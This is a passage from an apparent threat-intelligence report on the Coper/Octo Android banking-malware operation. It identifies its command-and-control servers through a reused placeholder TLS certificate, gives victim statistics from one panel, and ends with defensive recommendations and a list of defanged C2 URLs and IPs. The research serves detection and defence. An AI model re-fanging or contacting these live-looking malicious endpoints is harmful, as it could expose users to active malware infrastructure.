

Examining another C2 server to the one mentioned above, 91.240.118.224 appears to have been used in Coper/Octo campaigns commencing on 5 February 2024, based on uploads to VirusTotal. Our own analysis of the IP also identifies it as a Coper/Octo controller.

Identity			
 Malicious	91.240.118.224  		
controller			
Organization Name	Net Name	AS Name	ASN
Chang Way Technologies Co. Limited	HK-CHANGWAY-20200113	CHANGWAY-AS, HK	57523





According to our data holdings, 91.240.118.224 appears to be hosting what seems to be a fairly generic X.509 certificate.

Timestamp	IP Address	Hostname	Port	CN	Alt Names	C	O	Email	Subject	NotAfter	NotBefore
2024-02-05 03:16:13	91.240.118.224	91.240.118.224	443 (https)	www.example.com	-	-	Company	-	CN=www.example.com,OU=Department,O=Company	2025-02-02 18:24:28	2024-02-03 18:24:28
2024-02-09 16:14:02	91.240.118.224	91.240.118.224	443 (https)	www.example.com	-	-	Company	-	CN=www.example.com,OU=Department,O=Company	2025-02-02 18:24:28	2024-02-03 18:24:28
2024-02-10 03:15:44	91.240.118.224	91.240.118.224	443 (https)	www.example.com	-	-	Company	-	CN=www.example.com,OU=Department,O=Company	2025-02-02 18:24:28	2024-02-03 18:24:28
2024-02-10 08:14:10	91.240.118.224	91.240.118.224	443 (https)	www.example.com	-	-	Company	-	CN=www.example.com,OU=Department,O=Company	2025-02-02 18:24:28	2024-02-03 18:24:28
2024-02-12 08:14:13	91.240.118.224	91.240.118.224	443 (https)	www.example.com	-	-	Company	-	CN=www.example.com,OU=Department,O=Company	2025-02-02 18:24:28	2024-02-03 18:24:28
2024-02-12 12:14:11	91.240.118.224	91.240.118.224	443 (https)	www.example.com	-	-	Company	-	CN=www.example.com,OU=Department,O=Company	2025-02-02 18:24:28	2024-02-03 18:24:28
2024-02-15 03:16:28	91.240.118.224	91.240.118.224	443 (https)	www.example.com	-	-	Company	-	CN=www.example.com,OU=Department,O=Company	2025-02-02 18:24:28	2024-02-03 18:24:28
2024-02-17 12:14:05	91.240.118.224	91.240.118.224	443 (https)	www.example.com	-	-	Company	-	CN=www.example.com,OU=Department,O=Company	2025-02-02 18:24:28	2024-02-03 18:24:28
2024-02-19 08:14:04	91.240.118.224	91.240.118.224	443 (https)	www.example.com	-	-	Company	-	CN=www.example.com,OU=Department,O=Company	2025-02-02 18:24:28	2024-02-03 18:24:28
2024-02-20 03:20:33	91.240.118.224	91.240.118.224	443 (https)	www.example.com	-	-	Company	-	CN=www.example.com,OU=Department,O=Company	2025-02-02 18:24:28	2024-02-03 18:24:28




However, when expanding our query to seek further examples of IPs hosting an X.509 certificate with a subject value of 'CN=www.example.com,OU=Department,O=Company', we find that there are surprisingly few candidates.

Timestamp	IP Address	Hostname	Port	CN	Alt Names	C	O	Email	Subject	NotAfter	NotBefore		
2024-01-10 13:43:02	91.92.242.212	91.92.242.212	443 (https)	www.example.com	less	-	-	Company	-	CN=www.example.com,OU=Department,O=Company	less	2027-09-06 14:04:27	2023-12-11 14:04:27
2024-01-10 13:43:03	91.92.242.214	91.92.242.214	443 (https)	www.example.com	less	-	-	Company	-	CN=www.example.com,OU=Department,O=Company	less	2027-09-06 14:04:27	2023-12-11 14:04:27
2024-01-10 15:07:07	91.92.248.135	91.92.248.135	443 (https)	www.example.com	less	-	-	Company	-	CN=www.example.com,OU=Department,O=Company	less	2027-09-08 20:22:13	2023-12-13 20:22:13
2024-01-11 00:08:53	2.57.149.102	2.57.149.102	443 (https)	www.example.com	less	-	-	Company	-	CN=www.example.com,OU=Department,O=Company	less	2024-12-29 07:46:58	2023-12-30 07:46:58
2024-01-11 00:08:53	2.57.149.104	2.57.149.104	443 (https)	www.example.com	less	-	-	Company	-	CN=www.example.com,OU=Department,O=Company	less	2024-12-17 20:14:23	2023-12-18 20:14:23
2024-01-11 00:23:15	31.41.244.77	31.41.244.77	443 (https)	www.example.com	less	-	-	Company	-	CN=www.example.com,OU=Department,O=Company	less	2024-12-19 12:23:00	2023-12-20 12:23:00
2024-01-11 00:53:37	176.113.115.188	176.113.115.188	443 (https)	www.example.com	less	-	-	Company	-	CN=www.example.com,OU=Department,O=Company	less	2024-12-10 13:59:21	2023-12-11 13:59:21
2024-01-11 01:14:44	91.215.85.152	91.215.85.152	443 (https)	www.example.com	less	-	-	Company	-	CN=www.example.com,OU=Department,O=Company	less	2023-10-31 10:17:23	2022-10-31 10:17:23
2024-01-11 01:27:45	62.233.50.175	62.233.50.175	443 (https)	www.example.com	less	-	-	Company	-	CN=www.example.com,OU=Department,O=Company	less	2024-12-19 20:34:10	2023-12-20 20:34:10
2024-01-11 01:27:46	62.233.50.107	62.233.50.107	443 (https)	www.example.com	less	-	-	Company	-	CN=www.example.com,OU=Department,O=Company	less	2024-12-19 20:34:10	2023-12-20 20:34:10




In total, we found 84 other IPs hosting a certificate that matched the same subject value, dating back to mid-January 2024.

A search of Censys records returned a similarly low number of results.




The screenshot shows the Censys search interface. At the top left is the Censys logo. To its right is a search bar with a dropdown menu set to 'Hosts'. The search query is 'tes.leaf_data.subject_dn="O=Company, OU=Department, CN=www.example.com"'. Below the search bar, the refined query is shown: '(services.tls.certificates.leaf_data.subject_dn="O=Company, OU=Department, CN=www.example.com")'. On the left side, there are 'Host Filters' and 'Autonomous System' sections. The 'Host Filters' section includes 'Labels' with counts: 60 remote-access, 1 file-sharing, 1 login-page, and 1 web.control-panel.hosting. The 'Autonomous System' section lists: 15 CHANGWAY-AS, 9 CATTECHNOLOGIES-AS, 9 LIMENET, 6 REDBYTES, and 3 DE-FIRSTCOLO (www.first-colo.net). The main 'Hosts' section shows 'Results: 64 Time: 0.06s'. It lists three hosts: 83.97.73.144 (Linux, REDBYTES (208312), Moscow, Russia), 148.251.67.239 (148.251.67.239) (Linux, HETZNER-AS (24940), Saxony, Germany), and 185.198.69.110. Each host entry includes a 'remote-access' button and links for '22/SSH' and '443/HTTP'.




When we analyzed the resulting IPs, we found that, aside from a small number of false positives, this certificate value was a strong indicator of Coper/Octo infrastructure. The majority of the servers we identified as Coper/Octo were located in Russia or the Netherlands.

Additionally, we observed that while the certificates mainly appeared to be generated for each new C2 server, there was also evidence of Coper/Octo customers moving their infrastructure. In these cases, we found that the certificate serial number and associated C2

URL string remained the same, even when moving from one IP address to another, as illustrated below.





Having filtered out false positives, we are now able to monitor all active C2 servers to gain a high-level understanding of current campaigns, drawing out the number of victims and the regions targeted.

Returning to 91.240.118.224 as an example, at the time of our analysis we found that it had 486 bots connected to it, with approximately 80% of these victims located in Turkey.


TOTAL:

bots:486
bots_tasks:886
errors:24
injects:
sms:1044
vnc_tasks:0
active_vnics:1

STATS:


country:total,alive,offline,dead,installed_today
tr:395,79,101,215,201
?:23,2,5,16,11
sy:1,0,0,1,0
ro:1,0,1,0,0
us:34,0,6,28,26
nl:2,0,2,0,0
de:1,1,0,0,0
br:1,0,1,0,0
no:1,0,1,0,0
fr:2,0,2,0,1
ca:1,0,1,0,0
lu:1,1,0,0,0
cy:4,0,2,2,4
iq:1,0,0,1,1
ir:1,0,1,0,1
it:1,0,1,0,1
in:1,0,1,0,1
au:1,0,1,0,1
jp:1,0,1,0,1
gb:1,1,0,0,1
es:11,0,11,0,11
pl:1,1,0,0,1


ALIVE TOTAL: 85



Expanding this to look at all active Coper/Octo C2 servers we were aware of at the time of this analysis, we found there to be a total of nearly 45,000 bots, with nearly 700,000 SMS messages intercepted from them.

When mapping out the locations of the victims, four countries stand out in particular as being heavily targeted by Coper/Octo campaigns (disclaimer - at the time of our analysis): Portugal, Spain, Turkey, and the United States.





Conclusion

In conclusion, this analysis of the Coper/Octo Android malware-as-a-service operation sheds light on the sophisticated and evolving nature of mobile malware threats. From its origins in the Exobot family to its current status as a full-fledged malware service, Coper/Octo

represents a potential risk to Android users worldwide. Its range of capabilities, including keylogging, injects, and VNC remote access, underscores the need for heightened vigilance and security measures among mobile device users.

Furthermore, the examination of Coper/Octo's infrastructure and targeting strategies highlights the global reach and strategic focus of its operators. By understanding the intricacies of its command-and-control infrastructure and victim targeting patterns, security researchers can better mitigate the threat posed by this malware and protect users from falling victim to its malicious activities.

As the threat landscape continues to evolve, it is imperative for both users and security professionals to remain proactive in identifying and addressing emerging threats like Coper/Octo. By staying informed about the latest developments in mobile malware and implementing robust security measures, we can collectively work towards a safer and more secure mobile ecosystem for all users.

Recommendations

Users of Pure Signal™ Recon can identify Coper/Octo infrastructure based on tags, and gain more precision with an X.509 query using the following parameters:

O: Company

CN: www.example.com

Subject: OU=Department

Port: 443

- Users of Pure Signal™ Scout can use the advanced query language to identify Coper/Octo infrastructure based on tags.

- Ensure that all mobile devices, particularly Android devices, are running the latest operating system updates and security patches. These updates often include fixes for vulnerabilities that malware like Coper/Octo may exploit.
- Consider installing reputable antivirus software on Android devices to detect and remove malware infections. Regularly scan devices for suspicious activity and malware signatures.
- Be vigilant when downloading and installing applications from third-party sources or unknown developers.

Indicators of Compromise

[https://karmelinanoonethousandbaby\[.\]net/YzI4MGFhZjI2MmM5/](https://karmelinanoonethousandbaby[.]net/YzI4MGFhZjI2MmM5/)

[https://185.198.69\[.\]111/NTBiZmM4ZDQ2MWY2/](https://185.198.69[.]111/NTBiZmM4ZDQ2MWY2/)

[https://2.57.149\[.\]150/ZTIwNDEzZjM4YjYw/](https://2.57.149[.]150/ZTIwNDEzZjM4YjYw/)

[https://2istanbullu2586\[.\]xyz/ZTIwNDEzZjM4YjYw/](https://2istanbullu2586[.]xyz/ZTIwNDEzZjM4YjYw/)

[https://83.97.73\[.\]195/MzZhMGJjZTJkOGI3/](https://83.97.73[.]195/MzZhMGJjZTJkOGI3/)

[https://o3c31x4fqdw2\[.\]lt/MTU2OWE0NzJjNGY5/](https://o3c31x4fqdw2[.]lt/MTU2OWE0NzJjNGY5/)

[https://0n75w55jyk66\[.\]pw/MTU2OWE0NzJjNGY5/](https://0n75w55jyk66[.]pw/MTU2OWE0NzJjNGY5/)

[https://91.240.118\[.\]224/NjQyNDcyMjE3ZWU3/](https://91.240.118[.]224/NjQyNDcyMjE3ZWU3/)

[https://sanagerekkalmaz1453\[.\]shop/MTFiMzQ4NGQ2MWU4/](https://sanagerekkalmaz1453[.]shop/MTFiMzQ4NGQ2MWU4/)

